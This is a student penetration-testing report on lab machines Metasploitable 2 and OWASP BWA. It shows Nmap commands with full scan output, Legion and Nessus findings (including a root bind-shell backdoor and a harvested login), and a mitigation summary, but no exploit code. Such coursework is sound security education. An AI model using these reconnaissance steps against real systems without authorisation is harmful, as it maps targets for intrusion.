



Sri Lanka Institute of Information Technology

IE3022 – Applied Information Assurance

Assignment - 2

Submitted by	Registration Number
M. Thushitharan	IT19983370

Submission Date:

24/04/2022

Table of contents

1. Introduction	3
2. Executive Summary	3
2.1 Scope of the Test	7
2.2 Summary of the Result and Mitigations.....	7
3. Footprinting and Reconnaissance	3
3.1 Nmap	7
3.3 Legion Tool	7
3.4 Nessus Vulnerability Scanner.....	7
4. Vulnerability Analysis, Exploitation and Mitigation.....	8
4.1 Exploit openSSH Random Number Generator weakness - Metasploitable	8
4.2 Exploit openSSH Random Number Generator weakness - Metasploitable	8
5. Conclusion	52
6. References	52

1. Introduction

A penetration test, often known as a pen test, is an attempt to assess the security of an IT infrastructure by exploiting weaknesses in a safe manner. These defects could be found in operating systems, services, and applications, as well as incorrect setups and unsafe end-user behaviour. These tests can also be used to verify the effectiveness of defensive systems and end-user compliance with security regulations.

We are asked to do a penetration testing on two different vulnerable virtual machines. Metasploitable 2 and OWASP Broken Web Application are those vulnerable virtual machines which is used in this penetration testing environment. Metasploitable-2 is an intentionally vulnerable linux virtual machine which is used for testing most common vulnerabilities in a virtual environment. OWASP BWA is a vulnerable web application which is embedded with all the web application based vulnerabilities. Penetration Testing has done within a controlled virtual environment with the vulnerable applications.

- **Environment**

- *Kali Linux-2022(Host Operating System)*
- *Metasploitable 2*
- *OWASP Broken Web App*

- **Tools**

- *Nmap*
- *Nessus*
- *Metasploit Framework*
- *Legion*

2. Executive Summary

2.1. Scope of the Test

The scope of this assignment is mainly focussed in footprinting and reconnaissance in the two different vulnerable virtual machines. For that we are requested to do a network scanning to find vulnerable protocols, insecure opened ports, and network related issues.

This testing conducted through Industry Standards Penetration Testing tools and frameworks.

Critical	Exploitation of this type of vulnerability is easy as the attacker doesn't require any knowledge on the target. Exploitation could result in root-level violation and huge loss of information. The immediate remedy or patch is required on this type of vulnerability.
High	This type of vulnerabilities is difficult to exploit. Exploitation could result in privilege escalation, and partial or full disclosure of information. Immediate countermeasures and upgrades are required.
Medium	Attacker requires to locate in the same LAN of the target to successfully exploit this type of vulnerabilities. Exploitation could provide restricted access to sensitive information. Immediate patches are not required.
Low	This type of vulnerabilities poses little threat to organizational operations. Physical access is required to exploit this type of vulnerabilities.

2.2. Summary of the Result and Mitigations

1. Scan Results of OWASP Broken Web Application Virtual Machine

- SSL version 2 and 3 protocol detection- **High**
 - **Mitigations**
 - Consult the application's documentation to disable SSL 2.0 and 3.0. Use TLS 1.2 (with approved cipher suites) or higher instead[9].
- Samba badlock vulnerability- **High**
 - **Mitigations**
 - Update the security patch
- SSL certificate signed weak hashing algorithm- **High**
 - **Mitigations**
 - contact the certificate authority to have the SSL certificate reissued[11]
- SSL medium strength cipher suits supported (SWEET32)- **High**
 - **Mitigations**
 - Reconfigure the affected application if possible, to avoid use of medium strength cipher [10]

2. Scan Results of Metasploitable 2 Virtual Machine

- Apache tomcat AJP connector request injection- **critical**
 - **Mitigations**
 - Firewalls will also assist with preventing access to the server. If traffic is blocked on the default AJP port, port 8009, there is no way to leverage this vulnerability[8].
 - After updating the server.xml the server will require a restart. When the server starts, ensure AJP is not enabled by watching the log file. During the initialization of protocols, AJP should not be there, just HTTP, and/or HTTPS[8].
- Blind shell backdoor detection - **critical**
 - **Mitigations**
 - filter out remote connections to the port or alter the source to require authentication[8].
- Debian OpenSSH/OpenSSL package random number generator weakness- **critical**
 - **Mitigations**
 - Update OpenSSL on the VM[8].
- Unsupported Unix Operating System- **critical**
 - **Mitigations**
 - check applications requirements that are running on the VM and see if it will be compatible with the updated/supported version of the OS. Update the OS if compatibility exists[8].
- VNC Server ‘password’ Password
 - **Mitigations**
 - create a strong password.

3. Footprinting and Reconnaissance

Attack Scenario

This penetration testing has done under a virtual box environment. I have installed OWASP BWA virtual machine and the Metasploitable 2 Virtual machine in my host Operating system Kali Linux 2021. I used the host OS to attack the victim vulnerable machines.



Figure 1 : Installed Virtual Machines

OWASP Broken Web Applications, a collection of vulnerable web applications based on OWASP Top 10 vulnerabilities. This is hosted on a Virtual Machine called Virtual Box. The Metasploitable 2 is an intentionally vulnerable Linux virtual machine developed for testing security tools and exploiting common vulnerabilities for research purpose. Here are the IP addresses of each virtual machines I got from using Ping command.

Metasploitable 2 - 192.168.8.211

OWASP BWA - 192.168.8.103

3.1. Nmap

Nmap stands for Network Mapper. This is a network scanning tool which is used to find hosts and services on a network by sending packets and analyze the responses using TCP handshake mechanism. Here I used Nmap to discover what devices and services are running on the vulnerable systems, discovering hosts that are available and the services they offer, finding open ports and detecting security risks

```
$ sudo nmap -sV -A 192.168.8.103
```

```
File Actions Edit View Help
[thushu@kali:~]
$ sudo nmap -sV -A 192.168.8.103
[sudo] password for thushu:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-24 12:19 IST
Nmap scan report for owaspwva (192.168.8.103)
Host is up (0.00076s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ea:94:1e:45:a6:8c:43:1c:3:c:e3:18:dd:fc:88:a5 (DSA)
|_  2048 3a:94:08:3f:0:a2:a:b3:c3:94:d7:5e:00:55:0:c:a7 (RSA)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/1.0.2k-fips PHP/7.0.33-0ubuntu0.14.04.1~1~kali1
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/1.0.2k-fips PHP/7.0.33-0ubuntu0.14.04.1~1~kali1
|_http-title: owaspwva OWASP Broken Web Applications
| http-methods:
|_ Potentially risky methods: TRACE
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
|_imap-capabilities: SORT OK THREAD=ORDEREDSUBJECT completed CHILDREN IMAP4rev1 QUOTA CAPABILITY NAMESPACE UIDPLUS THREAD=REFERENCES ACL2=UNIONA0001 ACL IDLE
443/tcp   open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/1.0.2k-fips PHP/7.0.33-0ubuntu0.14.04.1~1~kali1
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/1.0.2k-fips PHP/7.0.33-0ubuntu0.14.04.1~1~kali1
|_http-title: owaspwva OWASP Broken Web Applications
| http-methods:
|_ Potentially risky methods: TRACE
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-object Java Object Serialization
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/6.0.24 - Error report
| http-methods:
|_ Potentially risky methods: PUT DELETE
8081/tcp  open  http        Jetty 6.1.25
|_http-server-header: Jetty(6.1.25)
|_http-title: Choose Your Path
| http-methods:
|_ Potentially risky methods: TRACE
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:IV=7.92%I=7%D=4/24%Time=6264F2EE%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"xac\xed\x0\x05");
MAC Address: 08:00:27:06:B1:6F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1  0.76 ms  owaspwva (192.168.8.103)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.92 seconds
```

Figure 2 : Nmap scan results of OWASP Virtual Machine

```
$ sudo nmap -sV -A 192.168.8.211
```

```
File Actions Edit View Help
└ $ sudo nmap -sV -A 192.168.8.211
[sudo] password for thushi:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-24 12:11 IST
Nmap scan report for 192.168.8.211
Host is up (0.00060s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-syst:
|   STAT:
|   FTP server status:
|       Connected to 192.168.8.121
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       vsFTPD 2.3.4 - secure, fast, stable
|_.End of status
|_.ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cfc:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:id:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|     ciphers:
|       SSL2_RC4_128_EXPORT40_WITH_MD5
|       SSL2_RC2_128_CBC_WITH_MD5
|       SSL2_DES_64_CBC_WITH_MD5
|       SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|       SSL2_RC4_128_WITH_MD5
|       SSL2_DES_192_EDE3_CBC_WITH_MD5
|_.ssl-date: 2022-04-24T06:43:00+00:00; 0s from scanner time.
|_.smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain        ISC BIND 9.4.2
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
5900/tcp  open  vnc          VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.92%I=7%D=4/24%Time=6264F12D%P=x86_64-pc-linux-gnu%r(NUL
SF:,L2B,"x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20(\kali\
SF:n");
MAC Address: 08:00:27:39:E8:B5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
_|_clock-skew: mean: 59m59s, deviation: 2h00m00s, median: -1s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2022-04-24T02:42:54-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
|   account_used: guest
```

```

| dns-nsid:
| bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version port/proto service
|   100000 2        111/tcp rpcbind
|   100001 2        111/udp rpcbind
|   100003 2,3,4   2049/tcp nfs
|   100003 2,3,4   2049/udp nfs
|   100005 1,2,3   39494/tcp mountd
|   100005 1,2,3   59280/udp mountd
|   100021 1,3,4   49685/tcp nlockmgr
|   100021 1,3,4   58818/udp nlockmgr
|   100024 1       50980/tcp status
|   100024 1       52080/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec?
513/tcp open login
514/tcp open shell?
| fingerprint-strings:
|   NULL:
|     Couldn't get address for your host (kali)
1099/tcp open Java-xml GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 24
|   Capabilities Flags: 43564
|     Some Capabilities: Speaks41ProtocolNew, ConnectWithDatabase, Support41Auth, SupportsCompression, SwitchToSSLAfterHandshake, SupportsTransactions, LongColumnFlag
|   Status: Autocommit
|_ Salt: }m+*f66/VF:1'mrvvp
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2022-04-24T06:43:01+00:00; -1s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service
CG
SF-Port514-TCP:V-7.92%I=7%o=4/24%Xtime=6264%12%Dp=x86_64=pc-linux-gnu%r(NUL
SF:I,2B,"x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20(\kali)\n";
SF:\n");
MAC Address: 08:00:27:39:E8:B5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 59m59s, deviation: 2h00m00s, median: -1s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2022-04-24T02:42:54-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT      ADDRESS
1  0.60 ms 192.168.8.211

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.33 seconds

```

Figure 3 : Nmap scan results of Metasploitable 2 VM

\$ sudo nmap –traceroute 192.168.8.211

```

[thush@kali:~]
$ sudo nmap -traceroute 192.168.8.211
[sudo] password for thush:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-24 12:55 IST
Nmap scan report for 192.168.8.211
Host is up (0.0007s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
9180/tcp  open  unknown
MAC Address: 08:00:27:39:E8:B5 (Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT      ADDRESS
1  0.71 ms 192.168.8.211

Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds

```

Figure 4 : Traceroute scan on Metasploitable 2

3.2. Legion Tool

Legion tool is a semi-automated network penetration testing framework. This is an open-source tool which is very easy to operate. This tool is mostly used for automatic reconnaissance along scanning with the famous industry standard tools like nmap, nikto, hydra, dirbuster, etc while doing a Penetration testing.




Figure 5 : Legion Scan Results of Metasploitable 2 VM




Figure 6 : Legion Scan Results of OWASP BWA VM

The testing team was found http-header access password using the legion tool.




Figure 7 : http-header login credentials

3.3. Nessus Vulnerability Scanner

Nessus is a remote vulnerability scanning tool, which scans a computer network and alert if it discovers any vulnerabilities that attackers could use to gain access to any computer you have connected to a network.

The screenshot shows the Nessus Essentials interface with two windows open:

- Top Window (Hosts View):** Shows a summary of a scan titled "Metasploitable". It displays 1 host (192.168.8.211) with 70 vulnerabilities. A pie chart indicates the severity distribution: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (dark blue). Scan details include:
 - Policy: Basic Network Scan
 - Status: Completed
 - Severity Base: CVSS v3.0
 - Scanner: Local Scanner
 - Start: Today at 12:02 PM
 - End: Today at 12:22 PM
 - Elapsed: 20 minutes
- Bottom Window (Vulnerabilities View):** Provides a detailed list of 70 vulnerabilities found. The table includes columns for Severity (e.g., CRITICAL, HIGH, MIXED), Score, Name, Family, and Count. Examples of listed vulnerabilities include:
 - NFS Exported Share Information Disclosure (RPC)
 - Unix Operating System User Enumeration (General)
 - UnrealIRCd Backdoor Detection (Backdoors)
 - VNC Server 'password' Parameter (Gain a shell remotely)
 - Bind Shell Backdoor Detection (Backdoors)
 - SSL (Multiple Issues) (Gain a shell remotely)
 - Service detection (Service detection)
 - login Service Detection (Service detection)
 - ISC Bind (Multiple Issues) (DNS)

The screenshot shows the Nessus Essentials interface with a list of scan results. The left sidebar includes 'My Scans', 'All Scans', 'Trash', 'Policies', 'Plugin Rules', and 'Terrascan'. A 'Tenable News' box is present. The main area displays a table of vulnerabilities:

Severity	Count	Category	Description
MIXED	3	Web Servers	Apache Tomcat (Mul...)
MIXED	3	Web Servers	Web Server (Multipl...)
MIXED	2	Windows	Microsoft Windows (...)
MEDIUM	1	RPC	NFS Shares World Reada...
MEDIUM	1	General	Samba Badlock Vulnerab...
MEDIUM	2	Service detection	TLS Version 1.0 Protocol ...
MEDIUM	1	Misc.	Unencrypted Telnet Server
MEDIUM	1	Misc.	SSL DROWN Attack Vulne...
MEDIUM	1	Misc.	SMB Signing not required
MIXED	26	General	SSL (Multiple Issues)
MIXED	6	Misc.	SSH (Multiple Issues)
MIXED	5	Web Servers	HTTP (Multiple Issues)
MIXED	5	DNS	DNS (Multiple Issues)

Figure 8 : Nessus Scan Results of Metasploitable

